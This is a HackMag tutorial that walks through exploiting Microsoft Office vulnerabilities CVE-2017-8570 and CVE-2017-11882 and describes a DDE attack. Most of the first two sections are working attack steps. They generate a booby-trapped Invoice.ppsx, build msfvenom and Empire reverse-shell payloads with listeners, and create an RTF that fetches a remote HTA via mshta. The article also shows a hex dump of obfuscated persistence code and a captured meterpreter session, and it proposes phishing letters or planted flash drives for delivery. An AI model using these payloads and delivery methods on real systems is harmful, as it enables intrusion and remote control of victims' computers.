HackMag (https://hackmag.com)

Poisoned documents. How to exploit dangerous Microsoft Office bugs

Date: 15/03/2020 **Author:** Ivan Piskunov (https://hackmag.com/author/g14vano)

This article addresses several critical vulnerabilities in Microsoft Office programs. They aren't new and had caused a great stir a while back. Metasploit Framework modules have already been developed for these bugs, and plenty of related projects are available on GitHub. However, unpatched copies of Microsoft Office (starting from version 2003 and up to and including Office 2016) still remain in the wild dragging down corporate security and opening paths for malicious attacks.

Incorrect OLE response processing (CVE-2017-8570)

This bug originates from an error involving incorrect processing of server's responses in the Microsoft OLE (Object Linking and Embedding) technology that allows embedding and linking to documents and other objects. On the one hand, this feature is handy, while on the other hand, extremely unsafe.

When you open an infected document, the application makes a request to a remote server to retrieve the file embedded into that document. The server returns a specially crafted package containing a malicious HTA (https://en.wikipedia.org/wiki/HTML_Application) file whose arbitrary

code is executed on your system after the download.

The problem was discovered back in April 2017. Another important event occurred in August: Cisco security experts reported (https://blog.talosintelligence.com/2017/08/when-combining-exploits-for-added.html) a new vulnerability related to the first one and affecting MS Office 2007: CVE-2017-0199. In the past, RTF (Rich Text Format) documents were used for attacks, while the new threat pertained to PowerPoint (.ppsx documents.

How it works

Attacks exploiting this vulnerability can be described with a single word: phishing. Most of them follow a brutally simple scenario: the victim receives an e-mail with a malicious Word document, and is tricked into opening it. The document contains an OLE2link object. If the victim uses the Protected View mode, the exploit won't work; otherwise, an HTTP request is sent to the attacker's server and an HTA file disguised under an RTF is downloaded.

```
Stream Content
GET [redacted] HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 07 Apr 2017 [redacted]
Server: Apache
X-Frame-Options: SAMEORIGIN
Last-Modified: Tue, 24 Jan 2017 [redacted]
Accept-Ranges: bytes
Content-Length: 27500
X-XSS-Protection: 1; mode=block
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/hta
```

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/image1.jpg)

HTA file disguised under an RTF document is downloaded

```
34C0h: 65 20 3D 20 43 72 65 61 74 65 4F 62 6A 65 63 74  e = CreateObject
34D0h: 28 20 22 57 53 63 72 69 70 74 2E 53 68 65 6C 6C  ( "WScript.Shell
34E0h: 22 20 29 20 3A 20 61 70 70 44 61 74 61 20 3D 20  " ) : appData =
34F0h: 4F 66 66 69 63 65 2E 65 78 70 61 6E 64 45 6E 76  Office.expandEnv
3500h: 69 72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67 73 28  ironmentStrings(
3510h: 22 25 41 50 50 44 41 54 41 25 22 29 20 26 20 22  "%APPDATA%") & "
3520h: 5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F  \Microsoft\Windo
3530h: 77 73 5C 53 74 61 72 74 20 4D 65 6E 75 5C 50 72  ws\Start Menu\Pr
3540h: 6F 67 72 61 6D 73 5C 53 74 61 72 74 75 70 5C 77  ograms\Startup\w
3550h: 69 6E 77 6F 72 64 2E 65 78 65 22 20 3A 20 4F 66  inword.exe" : Of
3560h: 66 69 63 65 2E 72 75 6E 20 22 50 6F 22 2B 22 77  fice.run "Po"+"w
3570h: 22 2B 22 65 72 53 22 2B 22 68 65 22 2B 22 6C 6C  "+"erS"+"he"+"ll
```


(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/image2.jpg)

Dump listing in disassembler showing the malicious content

The downloaded HTA file is executed automatically. As a result, the exploit is implemented, while the original Word document is closed. Instead of that document, a fake document opens to lull the victim into a false sense of security.

Exploitation

The best source of exploits is GitHub. I will use the exploit toolkit (https://github.com/tezukanice/Office8570) by tezukanice. Create a folder named `template` in `Office8570`, and place the downloaded file `template.ppsx` there.




(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/3.jpg)

Preparatory phase

Then I launch a script to generate a PPSX file with payload:

```
$ python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u
http://192.168.0.104/logo.doc
```

I specify the victim's IP (in my case, it is 192.168.0.104) and see that the file `Invoice.ppsx` has been generated.



(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/4.jpg)

Generating a file with payload

Using the Metasploit Framework, I create the payload in the form of the `shell.exe` file stored in the `tmp` folder:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.104 LPORT=4444 -f exe > /tmp/shell.exe
```

Done! Now I launch a listener to check the port:

```
$ msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.0.104; set LPORT 4444; run"
```

To make the things running, one more step is required: enter the command launching a local server on port 80.

```
$ python cve-2017-8570_toolkit.py -M exp -e http://192.168.0.104/shell.exe -l /tmp/shell.exe
```


And finally, I have to deliver the infected PowerPoint file (`Invoice.ppsx`) to the victim's PC. There are many ways to do this. I can write a phishing letter, plant a flash drive, etc. When the victim opens the file, the exploit is implemented, and I get a Windows shell.

The video below demonstrates the exploitation of this vulnerability.

Buffer overflow in equation editor (CVE-2017-11882)

This nasty vulnerability enabling to execute an arbitrary code in the context of the current user is 17 (!) years old.

According to IT experts, the problem originates from the seemingly harmless Microsoft Equation Editor (EQNEDT32.EXE). However, this file was last compiled on November 9, 2000. Of course, it does not meet the modern security standards. In Office 2007, this component is replaced by a new version, but the old one is still distributed – after all, people may need to open old documents, right?



(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/microsoft-office-exploit.jpg)

Embedi analysts found in EQNEDT32.EXE two vulnerabilities related to data corruption in the memory (buffer overflow). Malicious OLE objects exploiting these vulnerabilities and embedded into a document make it possible to execute an arbitrary code on the victim's machine, for instance, download any file from a remote server and execute it. Sounds great, doesn't it?

Exploitation

I will use a premade exploit (https://github.com/Ridter/CVE-2017-11882) from GitHub; many thanks to Ridter. I clone the repository and make the scripts executable:

```
$ git clone https://github.com/Ridter/CVE-2017-11882
$ cd CVE-2017-11882
$ chmod +x Command109b_CVE-2017-11882.py
$ chmod +x Command43b_CVE-2017-11882.py
```

I will need the Empire post-exploitation framework to create listeners. If you are not familiar with Empire, a 'listener' is a process that listens for a connection from the attacking machine on my IP address and port number that will be used for incoming connections on the victim's PC.

Downloading Empire:

```
$ git clone https://github.com/adaptivethreat/Empire.git
```

Now it can be launched; `help` displays available commands.

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/5.jpg)

To create listeners, I enter the following commands:

```
listeners
uselistener http
```

Specifying the initial settings:

- `set <Name http>` – name of the HTTP listener;
- `set <Host ip>` – host IP to be connected with;
- `set <Port>` – port to send the data to; and
- `execute`.

Once finished, I return to the man menu using the `main` command.

```
Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name             Required    Value                            Description
  ----             --------    -------                          -----------
  SlackToken       False                                        Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds       False       default                          Proxy credentials ([domain\]username:password) to use for request (default, none,
 or other).
  KillDate         False                                        Date for the listener to exit (MM/dd/yyyy).
  Name             True        http                             Name for the listener.
  Launcher         True        powershell -noP -sta -w 1 -enc   Launcher string.
  DefaultDelay     True        5                                Agent delay/reach back interval (in seconds).
  DefaultLostLimit True        60                               Number of missed checkins before exiting
  WorkingHours     False                                        Hours for the agent to operate (09:00-17:00).
  SlackChannel     False       #general                         The Slack channel or DM that notifications will be sent to.
  DefaultProfile   True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                               process.php|Mozilla/5.0 (Windows
                               NT 6.1; WOW64; Trident/7.0;
                               rv:11.0) like Gecko
  Host             True        http://[redacted]2:4444          Hostname/IP for staging.
  CertPath         False                                        Certificate path for https listeners.
  DefaultJitter    True        0.0                              Jitter in agent reachback interval (0.0-1.0).
  Proxy            False       default                          Proxy to use for request (default, none, or other).
  UserAgent        False       default                          User-agent string to use for the staging request (default, none, or other).
  StagingKey       True        da44486bbc0ea0d916ad733075d82ae2 Staging key for initial agent negotiation.
  BindIP           True        0.0.0.0                          The IP to bind to on the control server.
  Port             True        4444                             Port for the listener.
  ServerVersion    True        Microsoft-IIS/7.5                Server header for the control server.
  StagerURI        False                                        URI for the stager. Must use /download/. Example: /download/stager.php

(Empire: listeners/http) >
```

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/6.jpg)

Back to the main menu

Then I create HTA payload using the following commands:

- `usestager windows/hta` – use the required module;
- `set Listener http` – launch the HTTP listener;
- `set OutFile /tmp/hack1.hta` – specify the file save path and give it an unsuspicious name; and
- `execute` – finish the generation and exit the menu.

```
root@kali: ~/Empire
Файл  Правка  Вид  Поиск  Терминал  Справка

Description:
  Generates an HTA (HyperText Application) For
  Internet Explorer

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True        http              Listener to generate stager for.
  OutFile          False       /tmp/hack.hta     File to output HTA to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  Base64           True        True              Switch. Base64 encode the output.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.

(Empire: stager/windows/hta) > set Listener http
(Empire: stager/windows/hta) > set OutFile /tmp/hack1.hta
(Empire: stager/windows/hta) > execute

[*] Stager output written out to: /tmp/hack1.hta

(Empire: stager/windows/hta) >
```

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/7.jpg)

Creating payload

Almost done! Now I have to go to the `/tmp` folder and retrieve my combat file `hackl.hta` (the one to be executed on the victim's computer).

INFO

The HTA (HTML Application) format makes it possible to open HTML documents without a browser. Such applications are executed using the program mshta.exe that includes an undocumented function: `RunHTMLApplication`. The default extension of such executable files in Windows is .hta.

Many users won't risk running an HTA file on their computers; so I am going to wrap it into a Word document. Everybody knows that those documents are harmless!

I go back to the console and enter the following command:

```
$ python Command109b_CVE-2017-11882.py -c "mshta <link>" -o Example.rtf
```

In this case, `mshta <link>` is the URL to the `hack1.hta` file stored on my server.

Now have to deliver that file to the target machine. As soon as it is opened, the connection will be established, and I get access to PowerShell.

```
msf exploit(office_ms17_11882) > exploit
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://192.168.0.100:4443
msf exploit(office_ms17_11882) > [*] Using URL: http://0.0.0.0:8080/PWfoqQX0Dplx
bV
[*] Local IP: http://192.168.0.100:8080/PWfoqQX0DplxbV
[*] Server started.
[*] 192.168.0.77     office_ms17_11882 - Handling initial request from 192.168.0
.77
[*] 192.168.0.77     office_ms17_11882 - Stage two requested, sending...
[*] https://192.168.0.100:4443 handling request from 192.168.0.77; (UUID: vi2wwl
a8) Staging x86 payload (180311 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.100:4443 -> 192.168.0.77:52667) at 2
017-11-26 06:56:30 -0500
```

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/8.jpg)


Connecting to victim's PC

DDE exploitation (CVE-2017-11826)

In October 2018, researchers of Qihoo 360 Technology Co. Ltd., a Chinese Internet security company, have reported a zero-day vulnerability in Microsoft Office 2016 (according to some sources, this vulnerability initially appeared in version 2013). By that time, it was already actively exploited: a massive attack targeting enterprises had been launched. This attack had a distinctive feature: it did not use OLE objects or macros.


Demonstration

From the victim's perspective, the attack looks as follows. You receive a letter with an attached document, open it, and see the following notification.




(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/9.jpg)

If you press the “Yes” button, another notification pops-up.




(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/10.jpg)

And one more.



(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/11.jpg)

Below is a tree-like representation of the process provided that the exploit has worked right.




(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/12.jpg)


Malicious program is loaded and executed from a Word document

How it works

This attack is based on a pretty old function called `Microsoft Dynamic Data Exchange` (DDE) enabling Microsoft Office applications to load data from other DDE applications. For instance, a table in a Word document may be automatically updated when it is opened: the table data are loaded from an Excel file.

Every time DDE is run, the application normally displays two warnings shown below. However, according to specialists, the second warning (the one notifying the user of the error) may not be displayed in some situations.





(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/Word-DDE-attack-warnings.jpg)

The point is that frequent DDE users normally ignore such messages. People got used to them so much that close the warnings without reading.

Security researchers, including experts of SensePost and Cisco Talos, repeatedly noted that DDE is often exploited by hackers. Microsoft specialists had refused to recognize this vulnerability for a long time. Finally, they released patch ADV170021 (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170021) fixing the issue.

